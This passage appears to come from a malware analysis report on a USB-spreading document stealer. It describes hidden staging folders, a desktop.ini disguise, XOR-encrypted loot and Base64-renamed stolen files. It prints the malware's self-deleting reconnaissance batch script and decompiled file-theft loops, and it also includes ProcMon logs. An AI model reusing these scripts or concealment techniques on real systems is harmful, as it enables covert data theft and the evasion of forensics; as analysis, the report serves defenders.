


Figure 2.51: Configuration byte defining the target file types (0x7F).

2. **Recency Threshold:** A second configuration value (offset `0x788D8`), set to **30**, enforces a temporal limit. The malware calculates the difference between the current system time and

the file's last write time, ensuring only files modified within the last 30 days are collected.




Figure 2.52: Configuration value setting the recency limit to 30 days.

3. **Size Constraint:** A third configuration value (offset `0x788E0`), currently set to **0**, defines the maximum file size for exfiltration. In this sample, the value 0 implies that no size restriction is applied.




Figure 2.53: Configuration value setting the size limit (0 = Unlimited).


Scenario A: Internet Available (Import to Host)
If the compromised host has an active internet connection, the malware assumes the role of a "collection point." It executes `mw_import_usb_files_to_host` to harvest data previously staged on the USB drive and consolidates it on the connected host.

The routine performs the following actions:

1. **Beacon Retrieval:** It attempts to copy the encrypted log file `E:\Firmware\vault\link.dat` to the host.
2. **Data Harvesting:** It searches for specific directories on the USB drive, including:
   - `\Information Volume\2`
   - `\Information Volume\2\p`
   - `\Information Volume\2\p2`
   - `\System Volume Information`

Any matching content found is copied to the host's staging directory located at:

`%AppData%\Roaming\Document\`



aspex_helper.exe	8020	QueryOpen	E:\Firmware\vault\link.dat	PATH NOT FOUND	
aspex_helper.exe	8020	QueryOpen	E:\Information Volume\2\p	PATH NOT FOUND	
aspex_helper.exe	8020	QueryOpen	E:\Information Volume\2\p2	PATH NOT FOUND	
aspex_helper.exe	8020	QueryOpen	E:\Information Volume\2	PATH NOT FOUND	
aspex_helper.exe	8020	QueryOpen	E:\System Volume Information	SUCCESS	Cre
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Roaming\Document\System Volume Information	NAME NOT FOUND	De
aspex_helper.exe	8020	CreateFile	C:\	SUCCESS	De
aspex_helper.exe	8020	QueryDirectory	C:\Users	SUCCESS	File
aspex_helper.exe	8020	CloseFile	C:\	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users	SUCCESS	De
aspex_helper.exe	8020	QueryDirectory	C:\Users\thanh	SUCCESS	File
aspex_helper.exe	8020	CloseFile	C:\Users	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh	SUCCESS	De
aspex_helper.exe	8020	QueryDirectory	C:\Users\thanh\AppData	SUCCESS	File
aspex_helper.exe	8020	CloseFile	C:\Users\thanh	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData	SUCCESS	De
aspex_helper.exe	8020	QueryDirectory	C:\Users\thanh\AppData\Roaming	SUCCESS	File
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Roaming	SUCCESS	De
aspex_helper.exe	8020	QueryDirectory	C:\Users\thanh\AppData\Roaming\Document	SUCCESS	File
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Roaming	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Roaming\Document	SUCCESS	De
aspex_helper.exe	8020	QueryDirectory	C:\Users\thanh\AppData\Roaming\Document\System Volume Information	NO SUCH FILE	File
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Roaming\Document	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Roaming\Document\System Volume Information	SUCCESS	De
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Roaming\Document\System Volume Information	SUCCESS	
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Roaming\Document\System Volume Information	SUCCESS	De
aspex_helper.exe	8020	SetBasicInform...	C:\Users\thanh\AppData\Roaming\Document\System Volume Information	SUCCESS	Cre
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Roaming\Document\System Volume Information	SUCCESS	

Figure 2.54: ProcMon log showing data transfer from USB to AppData.

Scenario B: No Internet (Initialize Staging & Exfiltrate)
If the host is offline, the malware switches behavior to treat the USB drive as a "mule" for data exfiltration. It first prepares the USB drive by calling `mw_initialize_usb_staging_env`.

This initialization routine ensures the existence of the directory structure `E:\Information Volume\2\`. To conceal these folders, it sets their file attributes to `0x7` (Read-Only | Hidden | System).

Figure 2.55: Hiding the root "Information Volume" folder (Attr: 0x7).




Figure 2.56: Hiding the sub-directory "2" (Attr: 0x7).

Furthermore, to disguise the folder structure as a system artifact, the malware creates a `desktop.ini` file inside `Information Volume\2\` injected with a specific Class ID:

```
CLSID={88C6C381-2E85-11D0-94DE-444553540000}
```

Figure 2.57: Decompiled code showing CLSID injection into desktop.ini.

Host Reconnaissance and Exfiltration

Following the initialization of the hidden staging directory, the malware executes a reconnaissance routine to harvest detailed system information from the compromised host. This process is orchestrated through a dynamically generated batch script.

The malware constructs a temporary batch file path (e.g., `tmp_3970tmp.bat`) within the user's `%TEMP%` directory. It then writes a sequence of Windows command-line instructions into this file.

Crucially, the output filenames for these commands are not random. The malware retrieves a unique identifier string (e.g., `3F946C3D`) directly from its configuration data and uses it to construct the target filenames (e.g., `3F946C3D8DDD0EBA_E.dat`). As shown previously in Figure 2.16, this identifier helps link data to the specific infection.

Notably, the suffix appended to the filename (e.g., `_E`) corresponds directly to the drive letter of the infected USB device. This naming convention allows the attacker to identify the specific propagation source for the exfiltrated data.




Figure 2.58: Code constructing the reconnaissance batch script using the Config ID.

The content of the generated batch file is as follows:

Listing 2.1: Reconnaissance Batch Script Content

```
%comspec% /q /c systeminfo >%~dp0[Config_ID]_[Suffix].dat
%comspec% /q /c ipconfig /all >>%~dp0[Config_ID]_[Suffix].dat
%comspec% /q /c netstat -ano >>%~dp0[Config_ID]_[Suffix].dat
%comspec% /q /c arp -a >>%~dp0[Config_ID]_[Suffix].dat
%comspec% /q /c tasklist -v >>%~dp0[Config_ID]_[Suffix].dat
del %0
```

- **Output Redirection:** The output of each command is redirected (or appended) to the uniquely named data file located in the same directory.

- **Self-Deletion:** The final command `del %0` ensures the batch script deletes itself immediately after execution to minimize forensic footprints.

Execution and Collection

The malware executes the script using `cmd.exe`. As shown in the process tree below, the parent malware process spawns the command processor, which in turn launches standard Windows utilities (`systeminfo`, `ipconfig`, etc.).




Figure 2.59: Process tree capturing the execution of reconnaissance commands.

The result is a plaintext file containing comprehensive system details.




Figure 2.60: The raw output file containing system information.

Once the data is captured, the malware reads the plaintext result file and encrypts its content using the `mw_xor_buffer` routine. Consistent with the encryption logic observed in the logging module, the key is dynamically derived from the data size.

```
key = length(buffer) + 1
```

The encrypted data is then saved to the hidden exfiltration folder on the USB drive.




Figure 2.61: Writing the encrypted reconnaissance data to the hidden USB folder.

Finally, to clean up its tracks on the host, the malware deletes the local temporary file containing the plaintext reconnaissance data.




Figure 2.62: Debug showing the deletion of the local reconnaissance file.

System-Wide Targeted Exfiltration to USB

Once the reconnaissance data is secured, the malware begins the actual theft of user documents. This process occurs in distinct phases, all relying on the previously defined targeting criteria (File Type Bitmask, Recency, and Size) to filter content.

Phase 1: Known Directory Collection

The malware first targets specific, hardcoded directory paths on the compromised host that are highly likely to contain user data. It directly invokes the exfiltration routine `mw_import_host_files_to_usb` against:

- `%ALLUSERSPROFILE%\Internet\` (e.g., `C:\ProgramData\Internet\`)
- `%USERPROFILE%\` (e.g., `C:\Users\[Username]\`)

```
v28 = (LPCSTR)&v20;
mw_import_host_files_to_usb((int)&gb_alluserprofile_internet, 0, 0, pwszUsbDrivePath, 0);// e.g "C:\\ProgramData\\Internet\\"
mw_import_host_files_to_usb((int)&gb_userprofilenv, 0, 0, pwszUsbDrivePath, 0);// e.g "C:\\Users\\username\\"
v2 = operator new[](0x400u);
```

Figure 2.63: Targeting specific user and program data directories for exfiltration.

Phase 2: Full Drive Enumeration
Following the targeted collection, the malware attempts to scour the rest of the system. It utilizes a `do-while` loop to iterate through all mounted volumes on the host.

For each detected volume, the malware checks the drive type. If the drive is determined to be a fixed disk (and not the USB destination itself), the malware initiates a recursive crawl of that drive. Any file encountered during this scan that matches the "files of interest" criteria is immediately copied to the hidden staging folder on the USB drive.

```
do
{
  if ( !mw_check_usb_drive(pwszSourceDir) )
  {
    v14 = pwszSourceDir_1;
    v15 = *(_WORD *)pwszSourceDir == '\\';
    *((_DWORD *)pwszSourceDir_1 + 1) = 0;
    *(_DWORD *)v14 = 0;
    *((_DWORD *)v14 + 2) = 0;
    if ( v15 && *((_WORD *)pwszSourceDir + 1) == 92 )
      wsprintfW(pwszSourceDir_1, L"%c:\\", *((unsigned __int16 *)pwszSourceDir + 4));
    else
      wsprintfW(pwszSourceDir_1, &gb_format, pwszSourceDir);
    if ( dword_3735BE8 >= 10 && (((_BYTE)dword_3735BE4 * ((_BYTE)dword_3735BE4 - 1)) & 1) != 0 )
LABEL_34:
      mw_import_host_files_to_usb((int)pwszSourceDir_1, 0, 1, pwszUsbDrivePath, 0);
    mw_import_host_files_to_usb((int)pwszSourceDir_1, 0, 1, pwszUsbDrivePath, 0);
    if ( dword_3735BE8 >= 10 && ((dword_3735BE4 * (dword_3735BE4 - 1)) & 1) != 0 )
      goto LABEL_34;
  }
  ++*((_WORD *)pwszSourceDir + 4);
```

Figure 2.64: Looping through non-USB volumes to steal eligible files.

Phase 3: Filename Obfuscation (Base64)
A distinct characteristic of the exfiltration process is the obfuscation of filenames on the destination drive. When a file is stolen, its original name is not preserved in plaintext. Instead, the malware encodes the original filename using **Base64**.

As seen in the Process Monitor log below, the malware reads the source file `doc\test.docx` and writes it to the USB drive using the filename `ZG9jX3Rlc3QuZG9jeA==`.

Figure 2.65: ProcMon capture: Read `doc\test.docx` → Write `ZG9jX3Rlc3QuZG9jeA==`.

This results in a directory listing on the USB drive composed entirely of Base64 strings, further obfuscating the nature of the stolen data to a casual observer.




Figure 2.66: The exfiltration directory populated with Base64 encoded filenames.

Decoding these strings confirms the mapping to the original user files.




Figure 2.67: Decoding the artifact confirms the original filename.

Thread 3: Offline Batch Script Execution

The third worker thread functions as a fallback command channel. Before executing its payload logic, the thread attempts to validate an internal condition by querying the registry value:

`HKCU\System\CurrentControlSet\Control\Network\proxy`

Analyst Note: This is not a standard Windows registry key for proxy configurations. It appears to be a malware-defined artifact—likely a flag set by the attacker or a previous infection stage—used to conditionally enable or disable this specific thread's execution (a custom "kill-switch"). The thread proceeds only if this value is not set to "1".

Upon passing this check, the malware scans the USB target directory `[Drive]:\Information Volume\2\p\` for batch files (`.bat`).

Experimental Observation: To observe this behavior during dynamic analysis, a test payload named `hello.bat` was manually placed in the target directory on the simulated USB drive. The malware successfully detected this file, triggering the execution chain.

The execution flow involves reading the batch file, decrypting it using a dynamic XOR key (derived from the file size), and writing the content to a randomly named file in the host's `%TEMP%` directory. As captured in the Process Monitor log below, the malware then executes this temporary script.

